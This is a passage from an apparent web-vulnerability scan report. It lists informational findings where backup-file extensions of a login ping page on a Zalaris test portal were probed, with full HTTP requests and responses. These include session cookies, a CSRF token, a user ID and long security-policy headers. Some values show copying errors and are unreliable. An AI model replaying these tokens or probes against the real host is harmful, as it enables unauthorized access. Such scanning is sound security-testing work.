mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div>
class="text-center p-md-5"></div></div></div></div></div></div></div></div></div></div>
...[SNIP]...
```

23.43. https://testportal.zalaris.com/neptune/native/neptune_login_ping.ar

Summary

Severity: Information

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.ar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:45:44 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/ove.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:45:46 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
```

```
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://*.goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></main><footer class="zal-footer"><div class="container-fluid"><div
class="text-center p-md-5"></div></div></div></div></div></div></div></div></div></div></div>
...[SNIP]...
```

23.44. https://testportal.zalaris.com/neptune/native/neptune_login_ping.bac

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.bac HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:44:29 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
```

```
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/djzl.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283Zx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448*7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJC3nCARUuzHP1QPj1656564413184j1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:44:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10"; url=https://portal.zalaris.com--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
```

```
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></main><footer class="zal-footer"><div class="container-fluid"><div
class="text-center p-md-5"></div></div></footer></body>
...[SNIP]...
```

23.45. https://testportal.zalaris.com/neptune/native/neptune_login_ping.backup

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.backup HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:44:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://*.data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://cdn.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com https://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/msidmil.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:44:45 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
